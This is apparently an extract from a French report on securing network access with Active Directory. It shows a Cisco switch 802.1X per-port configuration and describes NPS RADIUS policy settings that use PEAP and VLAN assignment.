
Configuration par port sur le switch

```
interface range FastEthernet0/1-10
switchport mode access
authentication event no-response action authorize vlan 20
authentication port-control auto
authentication timer reauthenticate 60
dot1x pae authenticator
!
```

Configuration par port effectuée sur le switch pour l'authentification 802.1x


2 - SÉCURISATION D'ACTIVE DIRECTORY

Création du client RADIUS



2 - SÉCURISATION D'ACTIVE DIRECTORY

Configuration de la stratégie d'accès réseau



2 - SÉCURISATION D'ACTIVE DIRECTORY

Configuration de la stratégie d'accès réseau


The screenshot displays two windows from the Windows Server 2012 NPS console:

- Contraintes (Constraints) Window:** Shows the configuration of network access constraints. It includes sections for "Méthodes d'authentification" (Authentication methods) and "Attributs RADIUS".
 - Méthodes d'authentification:** Lists "Microsoft: PEAP (Protected EAP)" as the selected protocol.
 - Attributs RADIUS:** Shows the "Standard" profile selected, with the "Spécifiques au fournisseur" (Provider-specific) checkbox checked.
- Paramètres (Parameters) Window:** Shows the configuration of network parameters for a specific connection profile named "Connexion cablée sécurisée IUT-VELIZY".
 - Attributs:** A table listing RADIUS attributes and their values:



Nom	Valeur
Framed-Protocol	PPP
Service-Type	Framed
Tunnel-Medium-Type	802 (includes all 802 media plus Ethernet canonical for...)
Tunnel-Pvt-Group-ID	10
Tunnel-Type	Virtual LANs (VLAN)

2 - SÉCURISATION D'ACTIVE DIRECTORY

Configurations sur le PC

